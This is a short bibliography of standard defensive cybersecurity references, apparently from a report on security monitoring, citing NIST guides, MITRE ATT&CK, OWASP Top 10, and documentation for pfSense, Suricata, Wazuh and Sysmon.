- [1] National Institute of Standards and Technology (NIST), *Computer Security Incident Handling Guide*, Special Publication 800-61 Revision 2, 2012.
- [2] National Institute of Standards and Technology (NIST), *Framework for Improving Critical Infrastructure Cybersecurity*, Version 1.1, 2018.
- [3] MITRE Corporation, *MITRE ATT&CK® Framework*, <https://attack.mitre.org>
- [4] OWASP Foundation, *OWASP Top 10 – Web Application Security Risks*, 2021.
- [5] Netgate, *pfSense Documentation*, <https://docs.netgate.com/pfsense>
- [6] Open Information Security Foundation (OISF), *Suricata User Guide*, <https://suricata.io/documentation>
- [7] Wazuh Inc., *Wazuh Documentation*, <https://documentation.wazuh.com>
- [8] Microsoft, *Sysmon – System Monitor*, <https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>